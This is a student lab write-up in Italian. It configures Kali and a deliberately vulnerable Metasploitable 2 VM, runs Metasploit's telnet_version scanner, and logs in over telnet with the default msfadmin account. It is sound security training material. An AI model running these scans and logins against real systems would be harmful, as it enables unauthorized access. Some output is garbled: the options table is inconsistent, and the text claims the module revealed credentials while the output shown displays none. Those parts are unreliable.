

## ESERCIZIO W16D1

Per mezzo di Metasploit andremo a sfruttare la vulnerabilità di Telnet all'interno di Metasploitable 2.

Qui in basso lascio la traccia:

- Sulla base dell'esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet\_version sulla macchina Metasploitable.
- Requisito: Seguire gli step visti in lezione teorica. Prima, configurate l'IP della vostra Kali con 192.168.1.25 e l'IP della vostra Metasploitable con 192.168.1.40


### Settaggio reti

Prima di procedere modifichiamo le configurazioni di rete d entrambe le macchine. 192.168.1.25 per Kali Linux e 192.168.1.40 per Metasploitable 2.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The ethernet interface
auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.1.25/24
netmask 255.255.255.0
gateway 192.168.1.1
```



```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
#iface eth0 inet dhcp
address 192.168.1.40
netmask 255.255.255.0
network 192.168.1.3
broadcast 192.168.1.255
gateway 192.168.1.1
```

[illegible]

## Opzioni e set up

Inseriamo l'ultima opzione richiesta prima di eseguire l'exploit. Manca l'indirizzo IP e possiamo avviare l'exploit.

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  no               no        The password for the specified username
  RHOSTS    yes              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     yes              yes        The target port (TCP)
  THREADS   1                yes        The number of concurrent threads (max one per host)
  TIMEOUT   30               yes        Timeout for the Telnet probe
  USERNAME  no               no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > |
```

show options  
and set HOST  
192.168.1.40

## Successo

Dopo aver premuto exploit, il modulo ci mostra le credenziali inserite per effettuare il login remoto nella macchina Metasploitable 2. Non ci resta che controllare se funzionino. telnet 192.168.1.40 ce lo mostrerà.

```
[*] 192.168.1.40:23 - 192.168.1.40:23 TELNET
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > |
```

Successful exploit

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40...
Connected to 192.168.1.40.
Escape character is '^]'.

metasploitable login: msfadmin
Password:
Last login: Mon Feb 19 14:22:40 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
```

telnet testing